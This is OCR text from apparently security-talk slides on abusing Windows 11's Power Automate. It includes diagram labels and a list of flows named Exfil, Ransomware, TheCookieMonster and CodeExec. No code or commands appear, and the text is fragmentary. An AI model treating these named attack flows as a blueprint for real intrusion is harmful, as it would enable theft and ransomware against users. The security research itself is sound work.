
Windows 11 allow users to create automations through the preinstalled Power Automate app. Power Automate is a low-code platform that enables home and business users to optimize their workflows and automate repetitive and time-consuming tasks.

Power Automate

youtu.be/Kik9oXu_-bI


@mbrg0

Synced to cloud



Name	Modified	Status
StealPowerAuto...	1 day ago	Not running
TheCookieMonster	1 day ago	Not running
Ransomware	1 month ago	Not running
Exfil	1 month ago	Not running
CodeExec	1 month ago	Not running
Cleanup	1 month ago	Not running

@mbrg0



Windows 11


Office

Office cloud services

Power Automate

On-Prem

MS cloud



Windows 11

User

NT Service\UIFlowService

Power Automate

Machine Runtime

Office

Office cloud services

On-Prem


MS cloud

@mbrg0

Windows 11


Office

User : NT Service\UIFlowS




Power Automate

Machine Runtime



ces



Add **Microsoft Power Automate Desktop (preview)**?

